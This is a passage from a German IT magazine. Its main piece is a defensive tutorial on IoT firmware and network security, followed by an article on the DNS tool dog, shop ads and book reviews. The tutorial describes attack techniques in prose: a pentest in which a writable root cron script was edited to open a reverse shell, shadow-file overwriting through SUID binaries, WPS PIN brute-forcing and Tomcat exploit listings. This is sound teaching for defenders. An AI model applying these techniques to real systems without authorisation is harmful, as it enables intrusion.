- Unter Zuhilfenahme fertiger Skripte, Checklisten und Sicherheitsscanner unterschiedlicher Art lassen sich Fehlkonfigurationen und Sicherheitslücken in der eigenen Software aufspüren.
- Eines aber ist auf allen Kommunikationskanälen Pflicht: verschlüsseln, verschlüsseln, verschlüsseln.

Schüssel, können sie Updates manipulieren, signieren, auf die Geräte pushen und installieren. Unabhängig davon können starke Verschlüsselungen und Signaturen Man-in-the-Middle-Angriffe verhindern.

Eines der häufigsten Sicherheitsrisiken ist das Verwenden veralteter Software mit bereits bekannten Schwachstellen. Der Grund für das Angriffspotenzial liegt in der zum Teil detaillierten öffentlichen Dokumentation der Schwachstellen. Zudem existieren bereits Tausende fertige Exploits, mit denen ein Angreifer quasi per Knopfdruck ein Programm oder einen Service kompromittieren kann, um einen Zugang zum System zu erhalten. Aus diesem Grund sollte sämtliche verwendete Software auf einem sicheren, aktuellen Stand betrieben und gehalten werden. Dies betrifft neben exponierten Netz- und Webservices auch den Kernel und den Bootloader.

Um zu prüfen, ob Software bereits von bekannten Schwachstellen betroffen ist, lassen sich CVE-Datenbanken (Common Vulnerabilities and Exposures) wie cvedetails.com heranziehen. Auch wenn bei der Entwicklung meist die neueste und sicherste Software eingesetzt wird, wird diese über die Lebenszeit des Systems oft nicht aktualisiert. Ein kontinuierliches Patch-Management, das neue Veröffentlichungen frühzeitig auf die jeweiligen Geräte ausrollt, ist das Mindeste, was in Betracht gezogen werden sollte.

## Webapplikationen nicht unterschätzen

Eine weitere oft vernachlässigte Komponente von IoT-Geräten sind Webapplikationen. Oft befinden sich auf den Geräten selbst entwickelte Webanwendungen, die einem Benutzer verschiedene Darstellungs- und Konfigurationsmöglichkeiten bieten. Meist sind diese Applikationen durch eine Anmeldung gesichert, sodass nur authentifizierte Nutzer auf das Gerät zugreifen können.

Gerne wird angenommen, dass sich ein Angreifer höchstens Zugang zur Webapplikation verschaffen kann. Durch Brute-Force-Angriffe, schlechte Passwortrichtlinien oder das unterlassene Deaktivieren von Standardpasswörtern sind solche Angriffe zwar realistisch, aber bergen nicht das größtmögliche Risiko.

Vor allem bei IoT-Geräten implementiert die Webapplikation oftmals Funktionen, die Einstellungen auf Systemebene vornehmen. Manipuliert ein Angreifer solche Konfigurationsfunktionen, kann er etwa per Command Injection Systembefehle aus-

## Tutorialinhalt

Teil 1: Hardwaresicherheit von IoT-Geräten

**Teil 2: Firmware- und Netzwerksicherheit von IoT-Geräten**

führen. Je nach Berechtigung des Webservers oder durch weitere Fehlkonfigurationen kann er das Gerät so vollständig übernehmen. Ist das Gerät beispielsweise in eine Cloud eingebunden, kann er das Authentifizierungsmaterial ab- und auf die Cloud-Instanz zugreifen, die unter Umständen selbst von unsicheren Fehlkonfigurationen betroffen ist. Das hier beschriebene Ausbreiten innerhalb einer IT-Infrastruktur und das Übernehmen weiterer Systeme nennt man Lateral Movement.

Die sichere Entwicklung von Webanwendungen umfasst sehr viele Teilspekte. Aus diesem Grund sollte man beim Entwickeln und Testen von Webapplikationen die OWASPTop 10 konsultieren (siehe auch ix.de/z37t). Hier hat das Open Web Application Security Project die zehn kritischsten Schwachstellen von Webanwendungen detailliert beschrieben. Die Aufstellung beinhaltet außerdem Anleitungen für Entwickler zur Vermeidung dieser zehn Risiken. In der IT-Sicherheitsbranche hat sich dieser eher technisch orientierte Standard zu einem globalen Referenzwerk entwickelt.

## Berechtigungen zurückhaltend vergeben

Gelingt es einem Angreifer, einen exponierten Service zu hacken, hat er Zugriff auf



Ein Hardwaresicherheitsmodul besteht aus einem kryptografischen Coprozessor und Speicher für die Schlüssel (Abb. 1).

das System mit den Rechten des angegriffenen Dienstes. Damit er dadurch nicht ungehend Admin- respektive Root-Zugriff auf das Gerät erhält, sollte man Dienste mit eingeschränkten Rechten unter einem eigenen User-Account ausführen. Zudem dürfen schützenswerte Daten nicht für alle Benutzer oder Gruppen auf dem System lesbar oder gar schreibbar sein. Oft führen World-Writeable-Files zur Ausweitung der Zugriffsrechte.

Zur Erläuterung dieser Privilege Escalation soll ein Beispiel aus einem vergangenen Penetrationstest dienen: Während des Tests eines IoT-Gerätes ließ sich unter Zuhilfenahme einer bekannten Schwachstelle im exponierten Webserver eine System-Shell aufrufen. Diese Linux-Konsole erlaubte das Ausführen von Befehlen als Benutzer www-data. Da dieser Benutzer über wenige Rechte verfügt, suchte der Analyst nach schreibbaren Dateien, die eine Rechteerhöhung ermöglichen, und wurde fündig.

Die Webapplikation des Gerätes war aus bis dato unerklärlichen Gründen nach 30 Stunden Laufzeit nicht mehr erreichbar. Der Entwickler des Gerätes behelft sich mit einem Workaround und erstellte einen

Quelle: NISTIE

EXPLOIT DATABASE				
	<input type="checkbox"/> Verified	<input type="checkbox"/> Has App		Type
Show 15				
Date	D	A	V	Title
2020-02-20	+			Apache Tomcat - AJP 'Ghostcat File Read/Inclusion
2020-01-08	+			Tomcat proprietaryEvaluate 9.0.0.M1 - Sandbox Escape
2019-07-03	+			Apache Tomcat - CGIService enableCmdLineArguments Remote Code Execution (Metasploit)
2017-10-17	+			Tomcat - Remote Code Execution via JSP Upload Bypass (Metasploit)

In der Exploit Database sind fertige Exploits zu Tausenden Services öffentlich verfügbar (Abb. 2).

## Skripte und Checklisten zum Erkennen von Privilege-Escalation-Lücken

Betriebssystem	Projekt	Beschreibung	URL
Linux	LinEnum	Linux Privilege Escalation Script von rebootuser	github.com/rebootuser/LinEnum
	linPEASS	Linux local Privilege Escalation Awesome Script (.sh)	github.com/carlospolop/privilege-escalation-awesome-scripts-suite
	HackTricks	Checklist for privilege escalation in Linux	book.hacktricks.xyz/linux-unix/linux-privilege-escalation-checklist
Windows	PowerUp	PowerUp des PowerSploit Frameworks (kein Support mehr)	github.com/PowerShellMafia/PowerSploit
	JAWS	Just Another Windows Enum Script	github.com/411Hall/JAWS
	winPEASS	Windows local Privilege Escalation Awesome Script (C#.exe and .bat)	github.com/carlospolop/privilege-escalation-awesome-scripts-suite
	HackTricks	Checklist for privilege escalation in Windows	book.hacktricks.xyz/windows/checklist-windows-privilege-escalation

Cron-Job, der alle 24 Stunden ein Shellskript mit Root-Rechten ausführte, um den Webserver neu zu starten. Das Shellskript war jedoch für alle vorhandenen Benutzer schreibbar. Der Analyst konnte es so bearbeiten, dass bei Ausführung eine Reverse-Shell für den Analysten geöffnet wurde. Da Cron das Skript alle 24 Stunden mit Root-Rechten ausführte, musste der Analyst lediglich auf die eingehende Verbindung der Root-Shell warten.

Eine weitere, in der Praxis oft gesehene Schwachstelle bilden Sticky-Bits und SUID-Rechte. In Linux lassen sich Dateien so konfigurieren, dass sie immer mit den Rechten des Erstellers ausgeführt werden – in den meisten Fällen Root. Findet ein Angreifer innerhalb der ausführbaren Datei beziehungsweise des Programms eine Möglichkeit, Dateien zu beschreiben oder anzulegen, kann er eine vollständige Escalation zum Admin herbeiführen, indem er etwa die Shadow-Datei überschreibt, die sämtliche Benutzerpasswörter beinhaltet und zur Authentifizierung dient.

Es gibt einige öffentliche Skripte zum Erkennen solcher Fehlkonfigurationen. Diese haben sich bei Penetrationstests bewährt und lassen sich ebenso in der späten Entwicklungsphase nutzen. Die Tabelle „Skripte und Checklisten zum Erkennen von Privilege-Escalation-Lücken“ listet die wichtigsten auf (siehe auch ix.de/z37t).

## Die Angriffsfläche verkleinern

Um exponierte Services auszuhebeln oder Rechte zu erhöhen, nehmen Angreifer häufig die Speicherverwaltung des Dienstes ins Visier. Buffer Overflows beispielsweise lassen sich zum Ausführen von Systembefehlen nutzen. Aus diesem Grund empfiehlt es sich, auf Sicherheitsmechanismen zurückzugreifen, die das Betriebssystem bereitstellt. Dazu zählen:

- **ASLR:** Die Address Space Layout Randomization weist Programmen einen zufälligen Adressbereich zu. Hierdurch ist er praktisch nicht mehr vorhersagbar. Das soll Angriffe wie Buffer Overflows erschweren. Seit dem Linux-Kernel 3.14

gibt es eine vollständige ASLR-Implementierung.

- **PIE:** Ein als Position Independent Executable kompliertes Programm und alle für seine Ausführung notwendigen Komponenten lädt das Betriebssystem bei jeder Ausführung an zufällige Stellen im virtuellen Speicher. Dies erschwert ROP-Angriffe (Return-oriented Programming) erheblich.
- **Stack Canaries:** Ein separater Schutz der auf dem Speicherstack gespeicherten Rücksprungadresse bildet eine weitere Möglichkeit, ein System vor Buffer Overflows zu schützen. Hierzu wird zwischen dem Buffer und der Rücksprungadresse ein zusätzlicher Canary-Parameter abgelegt. Die meisten gängigen Compiler wie der GCC implementieren Stack Canaries.
- **RELRO:** Mit der generischen Exploit-Mitigation-Technik Relocation Read-only härtet man Datenabschnitte eines ELF-Binary oder -Prozesses. RELRO kennt zwei Modi: Beim Partial RELRO ordnet der Compiler die ELF-Abschnitte neu an, indem er den Datenabschnitten des Programms .data und .bss die internen ELF-Datenabschnitte, etwa .got und .dtors, voranstellt. Dabei ist die Nicht-PLT-abhängige (Procedure Linkage Table) GOT (Global Offset Table) schreibgeschützt, während die PLT-abhängige GOT beschreibbar bleibt. Im Unterschied dazu nimmt der Compiler beim Full RELRO ein Remapping der gesamten GOT als schreibgeschützten Datenabschnitt vor.

Ob Programme solche Techniken nutzen, lässt sich manuell oder automatisiert prüfen. Für das automatisierte Suchen von Schwachstellen innerhalb von Linux-Programmen empfiehlt sich das Werkzeug Checksec (siehe auch ix.de/z37t).

Bei einer vollständig selbst entwickelten Firmware können die erwähnten Tools bereits einige versehentlich implementierte Fehlkonfigurationen identifizieren. Ein universelles Werkzeug, das einen Großteil der hier erwähnten Schwachstellen aufdecken kann, ist FACT. Das vom Fraunhofer-Institut für Kommunikation, Informationsverarbeitung und Ergonomie

FKIE entwickelte Firmware Analysis and Comparison Tool erkennt eine Vielzahl der vorgestellten Schwachstellen innerhalb eines Firmware-Image. Das Tool bietet eine – wenn auch noch nicht ausführlich dokumentierte – API, wird regelmäßig Updates unterzogen und ist kostenlos auf GitHub verfügbar (siehe auch ix.de/z37t).

## Den Datenverkehr verschlüsseln

Nicht nur bei Firmware-Updates ist es zwingend erforderlich, sämtlichen Datenverkehr zu verschlüsseln. Bereits in der Planungsphase ist zu überlegen, welche Protokolle oder Dienste von Haus aus TLS/SSL oder weitere Sicherheitsmechanismen nutzen. Unverschlüsselte Daten sind für einen erfahrenen Angreifer sehr einfach abgreifbar. Oft genügt es, wenn er sich im selben lokalen Netz befindet. Möglich ist dies etwa per ARP-Spoofing, also dem Versenden gefälschter ARP-Pakete, sodass der lokale Datenverkehr über den Angreifer läuft.

Erfahrungsgemäß wird TLS/SSL aber oft falsch konfiguriert. Beispielsweise verwenden viele weiterhin schwache Chiffrierverfahren wie RC4. Auch wenn ein Angreifer in diesem Fall mehrere GByte verschlüsselter Daten sammeln muss, reicht dies unter Umständen aus, um wenige Pakete mit vertraulichem Inhalt zu entschlüsseln. Zum Überprüfen der TLS/SSL-Konfiguration kann das Open-Source-Werkzeug TestSSL herhalten, das automatisiert gängige Schwachstellen respektive Fehlkonfigurationen aufdeckt (siehe auch ix.de/z37t).

Selbstredend sollte nicht jeder Client im lokalen Netz auf Services zugreifen können, die nur für ausgewählte Geräte bestimmt sind. Im IoT haben sich X.509-Client-Zertifikate zur Zugriffskontrolle durchgesetzt, weshalb gängige IoT-Techniken wie der MQTT-Service Mosquitto diese von Haus aus einsetzen. Diese Zertifikate sollten allerdings nicht unverschlüsselt auf den Speicherbausteinen liegen.

Ein großes Einfallstor bilden offene Ports, die für die Funktion des Geräts nicht nötig sind. Erfahrungen haben gezeigt, dass

Dienste wie SSH, Telnet oder VNC für Entwicklungszwecke konfiguriert, aber für den Produktivbetrieb nicht abgeschaltet werden. Einen Überblick über offene Ports und verfügbare Services auf einzelnen Rechnern oder im Netz verschafft man sich am einfachsten mit dem Netzwerkscanner nmap.

## Dienste zum Schweigen bringen

Darüber hinaus kann nmap aufzeigen, welche für einen Angreifer nützlichen Informationen Systeme exponieren. Dienste geben oft Informationen wie Serviceart und -version zurück. Meist lässt sich diese Art von Banner in den jeweiligen Servicekonfigurationen deaktivieren. Ein Gerät sollte also nur für den Verwendungszweck benötigte Services bereitstellen, die wiederum keine unnötigen Informationen preisgeben sollten.

Auch die im IoT häufig anzutreffenden Funktechniken wie WLAN oder Bluetooth spielen eine wichtige Rolle bei der Datensicherheit. Der Datentransfer darüber ist selbstredend zu verschlüsseln und über si-

chere Authentifizierungsverfahren zu initiieren. Im WLAN sollte das Verwenden veralteter Verschlüsselungsprotokolle wie WEP oder WPA1 ausgeschlossen sein.

Über diese Protokolle kann ein Angreifer den Vier-Wege-Handshake zur WLAN-Authentifizierung mitschneiden, den darin übermittelten PSK in gehaschter Form extrahieren und diesen mit Werkzeugen wie aircrack-ng entschlüsseln. Ein weiteres Einfallstor bietet die standardgemäß aktivierte WPS-PIN-Authentifizierung. Ist sie unsicher konfiguriert, kann ein Angreifer per Brute-Force-Attacke den WPS-PIN erraten und damit Zugriff auf das lokale Netz erlangen.

Bei Bluetooth und BLE (Bluetooth Low Energy) ist von veralteten Pairing-Mechanismen abzusehen. Hier muss aber der Schutzbedarf der Anwendung und der Daten gegen die Rückwärtskompatibilität abgewogen werden. Wer einen hohen Schutzbedarf hat, sollte Geräte mit älteren Versionen vom Verbindungsaufbau ausschließen. Wer das nicht kann, sollte über die Umsetzung der Sicherheitsziele auf der Anwendungsebene nachdenken.

Zu beachten ist auch der Secure Connection Only Mode in BTLE. Erst kürzlich

wurde eine Schwachstelle in der Spezifikation festgestellt, durch die sich sensible Daten unverschlüsselt abfangen lassen.

## Was bleibt

Obwohl externe Schnittstellen wie Cloud-Services oder Mobile-Apps ebenfalls zur IoT-Infrastruktur gehören, seien sie hier nur kurz erwähnt. Eine detaillierte Betrachtung würde den Rahmen des Tutorials sprengen. Auch für sie gilt: Die Verschlüsselung des Datenverkehrs ist ein Must-have. Wer tiefer in die Materie einsteigen will, sollte die ausführlichen Anleitungen von OWASP zu Angriffsmethoden auf APIs oder Mobile-Apps heranziehen (siehe auch ix.de/z37t). (sun@ix.de)

## Quellen

Alle Dokumentationen und Werkzeuge unter ix.de/z37t

## Alexander Poth

ist IT-Security-Analyst bei NSIDE ATTACK LOGIC. Zu seinen Schwerpunkten zählt die Sicherheit von IoT-Geräten.

# c't Windows – Das Praxishandbuch 2020

**c't WINDOWS**  
Das Praxishandbuch 2020

**Effizienter nutzen**  
Neue Funktionen entdecken  
Windows im Homeoffice  
Dateien schneller finden  
Tipps zum Startmenü

**Schlauer einrichten**  
Microsoft-Konto vermeiden  
Maßgeschneidert installieren  
Gratis umsteigen auf Windows 10  
So finden Sie die richtige Lizenz

**Tiefer einsteigen**  
Windows-Rechte verstehen  
Registry-Änderungen nachvollziehen  
Windows virtualisieren wie die Profis

**Windows absichern**  
Trojanersicheres Backup · Privacy-Checkliste  
SSDs, Festplatten und USB-Sticks verschlüsseln  
Passwörter sicher und trotzdem bequem verwahren

**Auch als Heft + PDF erhältlich mit 29% Rabatt**

**shop.heise.de/ct-windows20**

## c't Windows 2020

Das Praxishandbuch 2020 der c't-Experten gibt Ihnen einen perfekten Rundumblick über Ihr Windows-System. Auf über 200 Seiten gibt es Tipps darüber wie Sie eine ganze Reihe kaum bekannter, praktischer Funktionen für sich nutzen können. Aber auch zahlreiche Infos, die im Homeoffice hilfreich sind, oder wie Sie Ihr System besser schützen können und vieles mehr.

[shop.heise.de/ct-windows20](http://shop.heise.de/ct-windows20)

Einzelheft für nur

14,90 € >

**heise shop**

[shop.heise.de/ct-windows20](http://shop.heise.de/ct-windows20)

DNS-Tests mit dem Kommandozeilentool dog

# Say my name

**Benjamin Pfister**

Klassische Werkzeuge für DNS-Lookups wie der Befehl dig bieten noch keine Funktionen zum Testen der neuen Kryptoprotokolle DNS over Transport Layer Security und DNS over HTTPS. Sowohl für DoT als auch für DoH steht aber auf der Kommandozeile das Programm dog zur Verfügung.

Für das in Rust unter der European Union Public License entwickelte dog benötigt man den Compiler rustc ab Version 1.45.0. Neben den klassischen DNS-Abfragen für spezifische Typen und Nameserver bietet dog eine Vielfalt von Protokollen an. Die Optionen -U und -T (wahlweise --udp und --tcp) ermöglichen die klassischen unverschlüsselten DNS-Querys über UDP respektive TCP. Ein Test TCP-basierter DNS-Querys kann Verbindungsprobleme zum Beispiel in zu restriktiv konfigurierten Hotspots aufdecken, die nur UDP-basierte DNS-Querys erlauben, wenn die Antworten zu groß werden. dog nutzt kein Caching.

Neu gegenüber bekannten Tools ist die Option -S (alias --tls), die DNS over TLS aktiviert. Entsprechend führt -H (wahlweise --https) zur Nutzung von DNS over HTTPS. Zum Verarbeiten der Ergebnisse in Skripten bietet sich die Option -J res-

pektive --json an. Die Ausgabe ist in diesem Fall JSON-formatiert. Die Anfrage dog --query=HOST --type=A --json heise.de liefert beispielsweise den Output im Listing. Bestimmte Nameserver lassen sich über die Option -n oder --nameserver sowie alternativ mit @ anfragen.

## Verschlüsselte Varianten

Zurück zu den Besonderheiten von dog: Mit dog heise.de --https @https://cloudflare-dns.com/dns-query fragt man den A-Record für heise.de über DoH bei Cloudflare ab. Dabei findet zunächst ein unverschlüsselter DNS-Request über den ins Betriebssystem integrierten DNS-Client für cloudflare-dns.com statt. Dann versucht dog über den TCP-Standardport 443 und die URL https://cloudflare-dns.com/dns-query den A-Record für heise.de zu

ermitteln. Dass es sich um eine DNS-Abfrage handelt, zeigt ein Paketmitschnitt lediglich im Application Data Protocol des TLS Record Layer.

Die DoT-Anfrage dog heise.de --tls @dns.google.com führt zunächst zu einer DNS-Auflösung für den DNS-Server dns.google.com über den rekursiven Resolver. Im Anschluss folgen TCP- und TLS-Handshake. Außer an der TCP-Portnummer 853 ist auch DoT im TLS Record Layer erkennbar (siehe Abbildung).

dog kann man auf dreierlei Weise installieren. So stehen vorkompliierte Binaries auf GitHub bereit. Zudem bieten einige Linux-Distributionen und auch der macOS-Paketmanager Homebrew ein vorbereitetes Paket. Wer lieber selbst kompiliert, klonst zunächst das GitHub-Repository und startet den Rust-Paketmanager: cargo build --release. Cargo löst die Abhängigkeiten selbstständig auf, lädt die notwendigen Dateien herunter und kompiliert sie. Das Binary findet sich im Verzeichnis target/release.

## Fazit


Auf den ersten Blick erscheint ein weiterer DNS-Client für die Kommandozeile wenig spannend. Doch dog kann ein grundsätzliches Verständnis für verschlüsselte Protokolle wie DNS over TLS oder DNS over HTTPS vermitteln und beim Monitoring und Troubleshooting gute Dienste leisten. (un@ix.de)

## Quellen

Weiterführende Links: ix.de/zgzb

### Listing: A-Record von heise.de im JSON-Format

```
{"responses": [{"additional": [], "answers": [{"name": "heise.de.", "type": "A", "value": "193.99.144.80"}], "class": "IN", "name": "heise.de.", "ttl": 3600, "type": "SOA"}, {"queries": [{"name": "heise.de.", "type": "A", "value": "193.99.144.80"}], "class": "IN", "name": "heise.de.", "ttl": 38753}, {"authorities": []}], "version": 1}
```



**DoT-Request über den TCP-Port 853 für heise.de über dns.google.de.** Zunächst findet eine unverschlüsselte DNS-Auflösung für den anzufragenden DNS-Server dns.google.com über einen rekursiven DNS-Resolver statt. Das Protokoll ist anhand des TLS Record Layer erkennbar.

**Benjamin Pfister**

ist IT-Systemadministrator der Stadt Kassel und Inhaber der Pfister IT-Beratung. Seine Fachgebiete sind Routing/Switching, Security und IP-Telefonie.

**NEU**  
im heise shop

# Unterwegs in Deutschlands schönsten Ecken!

Auch als  
PDF zum  
Download!



**ctFotografie**

**FOTOTOUREN**  
2020/2021

Aktion **25€ Rabatt** auf Acryl- und Alu-Dibond-Drucke

auf DVD **GRATIS Krimi** als E-Book aus der Reihe Ostsee-Krimi

**Heft-DVD Videos**  
60 Minuten Foto-Guide Deutschland  
Rursee – Amazonas der Eifel  
Schwarzwald | Sächsische Schweiz

**E-Books**  
Kompletter Band Reisefotografie  
Zusätzlich 300 Seiten zu den Themen  
Reise, Landschaft und Städtereisen

Datenträger enthält Info- und Lehrprogramme geeignet für 14-Jährige

**DEUTSCHLAND**  
**ÖSTERREICH & SCHWEIZ**

Frankfurt | Hamburg | Heidelberg | Ruhrgebiet | Wismar  
Alpen | Erzgebirge | Harz | Heide | Saar-Lor-Lux | Siebengebirge  
Kaffehäuser | Klammen | Porsche-Museum | Rheinfall | Romantische Straße

Photo: Julian Werner

## c't Fotografie FOTOTOUREN

Für fantastische Fotoausflüge muss man nicht in die Ferne schweifen. c't Fotografie führt Sie auf Exkursionen durch kleine und große Städte sowie malerische, heimische Landschaften quer durch die drei Republiken.

[shop.heise.de/fototouren21](http://shop.heise.de/fototouren21)

12,90 € >

Generell portofreie Lieferung für Heise Medien- oder Maker Media Zeitschriften-Abonnenten oder ab einem Einkaufswert von 20 €.  
Nur solange der Vorrat reicht. Preisänderungen vorbehalten.

© Copyright by Heise Medien.

 **heise shop**

[shop.heise.de/fototouren21](http://shop.heise.de/fototouren21)



**M**icroservices helfen Softwarearchitekten und Entwicklern, die Komplexität zu bändigen, die in modernen Softwarelandschaften gelegentlich Verwirrung stiftet. Das liegt vor allem daran, dass sich die eingesetzten Systeme aus unzähligen Komponenten zusammenfügen, die nicht immer gut miteinander auskommen. Wer die komplizierten Zusammenhänge besser verstehen möchte, kann sich aus einem großen Angebot an hilfreichen Büchern bedienen.

In „Distributed Tracing in Practice“ beschreiben die vier Autoren zunächst das Nachverfolgen des Systemverhaltens, was in einer Microservices-

Architektur schwierig ist, weil man nicht einfach einen Debugger irgendwo einhängen kann. Großunternehmen wie Google begegnen diesem Problem seit einigen Jahren mit Tracing-Programmen, die den Verlauf einer Nachricht durch das System verfolgen. Der Entwickler bekommt detaillierte Informationen darüber, in welchem der vielen Gerätschaften es ruckelt und knirscht. Als Nächstes stellen sie bewährte Open-Source-Projekte vor, die große Teile der Tracing-Infrastruktur bereitstellen können.

Das Buch kümmert sich auch darum, wie man die gelieferten Informationen in konkrete Performancevorteile verwandelt. Zu guter Letzt werfen die Autoren einen Blick in die Forschung, die fleißig neue Wege sucht, Systemabläufe gewinnbringend zu analysieren. Unterm Strich gibt das Werk interessante Hinweise für fortgeschrittene Entwickler, die sich bessere Werkzeuge für die Problemlösung wünschen.

Baptista und Abbruzzese wählen in „Hands-On Software Architecture with C# 8 and .NET Core 3“ einen pragmatischeren Zugang. Sie erklären anfangs ebenfalls die Microservices-Architektur, gehen allerdings schon hier darauf ein, wie sich deren Vorteile in einem .NET-Core-System produktiv nutzen lassen.

Die Besonderheiten der Umgebung dienen den Autoren allerdings nur als Einstieg in Überlegungen dazu, wie man derartige Systeme am besten mit den in Microsofts Cloud-Dienst Azure integrierten Dienstleistungen umsetzt. Wie bei Amazons Angebot



# MEHR KBYTES


## Microservices

gilt auch bei Microsoft, dass es von so gut wie jedem Service mehrere Varianten gibt. Alle erledigen zwar ähnliche Aufgaben, gehen aber unterschiedlich vor. Das Buch hilft dabei, aus den oft Dutzenden von Alternativen die am besten geeignete herauszufinden. Neben den Ausführungen zur Datenspeicherung gibt es hier eine Einführung in das Entity Framework. Natürlich fehlen auch saubere Programmierparadigmen nicht. Das Buch basiert auf C# 8 und ist somit brandaktuell.

Neben den technischen Aspekten der Programmierung zeigen die Autoren auch, wie man Entwickler und Administratoren über Azure-Dienste

zusammenbringt. Am Ende jedes Kapitels steht jeweils ein gutes halbes Dutzend Fragen zu den Lehrinhalten. Das Buch bereitet C#-Programmierer auf die Arbeit mit Microservices vor und hält somit, was das Cover verspricht.

Der einzige deutsche Kandidat im Rennen hört auf den Namen „Entwicklung verteilter Anwendungen“. Das Buch von Wolfgang Golubski demonstriert ebenfalls das Erzeugen von Microservices. Da sich Java „ohne alles“ dazu nicht gut eignet, entscheidet sich der Autor für Spring Boot. Das Webframework hilft dem Entwickler bei vielerlei Dingen. Dazu gehören das Erstellen von REST-APIs, das Verarbeiten von Ereignissen, das Implementieren von Dependency Injection, das Reduzieren der Programmkomplexität und das Einhalten des Model-View-Controller-Designs. Das



**Austin Parker, Daniel Spoonhower, Jonathan Mace, Rebecca Isaacs; Distributed Tracing in Practice;** Instrumenting, Analyzing, and Debugging Microservices; O'Reilly 2020; 330 Seiten; 38,99 US-Dollar

**Francesco Abbruzzese, Gabriel Baptista; Hands-On Software Architecture with C# 8 and .NET Core 3;** Packt 2019; 589 Seiten; 39,99 US-Dollar

**Wolfgang Golubski; Entwicklung verteilter Anwendungen;** Mit Spring Boot & Co; Springer Vieweg 2019; 265 Seiten; 34,99 €

**Michael Geers; Micro Frontends in Action;** Manning Publications 2020; 296 Seiten; 49,99 US-Dollar

**Ethan Garofolo; Practical Microservices;** The Pragmatic Bookshelf 2020; 280 Seiten; 24,95 US-Dollar  
© Copyright by Heise Medien.

mit nur gut 260 Seiten vergleichsweise kompakte Werk ist dennoch gut gelungen. Auch hier finden sich am Ende jedes Kapitels Prüfungsfragen.

Microservices werden häufig mit Framework-Bibliotheken implementiert. In der Praxis gibt es allerdings nichts, was den Entwickler daran hindert, einfach drauflos zu programmieren.

Das ist der Gedanke, der hinter „Practical Microservices“ steckt. Das Buch setzt ein Projekt mit Node.js um. Ethan Garofolo geht anders heran an die Architektur: Seine Systeme kommunizieren nach den Regeln der eventorientierten Programmierung. Daraus ergibt sich zum Beispiel der Bedarf, eine als Message Store bezeichnete Datenbank zu erzeugen, die Nachrichten vorhält und verwaltet. Der Autor setzt auf das Standardwerkzeug MessageDB.

Auch sonst gibt der behandelte Stoff keinen Anlass zur Klage. Es geht um den praktischen Betrieb, die Fehlersuche und automatisierte Funktionstests. Die Codebeispiele nutzen durch die Bank die aktuelle Version von JavaScript. Ein Appendix zur neuen Syntax von ECMAScript 6 mildert den Sprung ins kalte Wasser etwa ab.

Michael Geers ist vor allem für seine Webseite micro-frontends.org bekannt und schickt nun als Buch „Micro Frontends in Action“ hinterher. Hinter der Idee der Micro Frontends steckt, dass man die Anwendungsseite einer Webapplikation aus verschiedenen Komponenten zusammensetzen darf, und das auch noch mit verschiedenen technischen Methoden. Was zunächst wie eine Einladung zum totalen digitalen Chaos klingt, erweist sich in der Praxis schon deshalb als vorteilhaft, weil jedes Team so die Technik verwenden kann,

die für die speziellen Bedürfnisse am besten geeignet erscheint. Der Autor beschreibt dann die konkrete Umsetzung und macht das Buch damit für JavaScript-Entwickler zu einer lesenswerten Lektüre. Neben Überlegungen zum immer wieder haarigen Routing bei Webanwendungen dürfen sich die Leserinnen und Leser hier auch auf Ausführungen zum Caching von Informationen, zum Nutzen des HTTP/2-Protokolls sowie zu Designsystmen freuen.

Tam Hanna (jd@ix.de)

# Jetzt im Handel

oder im heise shop:  
[shop.heise.de/wissenschaft21](http://shop.heise.de/wissenschaft21)



180 Seiten – vollgepackt mit Fakten, Bildern und Illustrationen

© Copyright by Heise Medien.



Mathias Weidner

**Fehlersuche bei IPsec VPN mit IKEv2**

Independently published 2020

177 Seiten

25 € (Paperback),  
12,50 US-Dollar (E-Book)

**M**athias Weidner kennt sich mit Wartung und Einrichtung von VPNs aus. Daraus ist eine Reihe von Workshops entstanden und nun dieses Buch zur Fehlersuche bei IKEv2-basierten VPNs (siehe [ix.de/z2et](#)). Jetzt, da wegen der Coronapandemie zahlreiche Unternehmen mehr oder weniger freiwillig auf Homeoffice setzen, ein aktuelles

Thema, das viele IT-Abteilungen im Regelbetrieb dauerhaft beschäftigen dürfte. Denn Fehlerquellen gibt es viele.

Das Buch setzt Wissen zu wichtigen kryptografischen Verfahren und Begriffen voraus, sie werden höchstens kurz erläutert. Ziel ist das erfolgreiche Debugging und nicht eine Einführung in IPsec. Der Autor lockert die Sache gele-

gentlich durch Erzählungen aus der Praxis auf.

Zum Einstieg gibt es Grundlagen wie das OSI-Modell, elementare und unverzichtbare Unix-Kommandozeilenwerkzeuge wie grep, awk und sed sowie reguläre Ausdrücke. Mit diesen Tools lassen sich auch große Mengen unbekannter Logdaten gut untersuchen. Doch manchmal reichen die Protokolle nicht aus oder führen in die Irre, und man muss sich den realen Datenverkehr ansehen. Daher geht es weiter mit Packet Capturing an verschiedenen Stellen in der Netzwerktopologie auf Systemen verschiedener Hersteller bis hin zu Tests in Liveumgebungen.

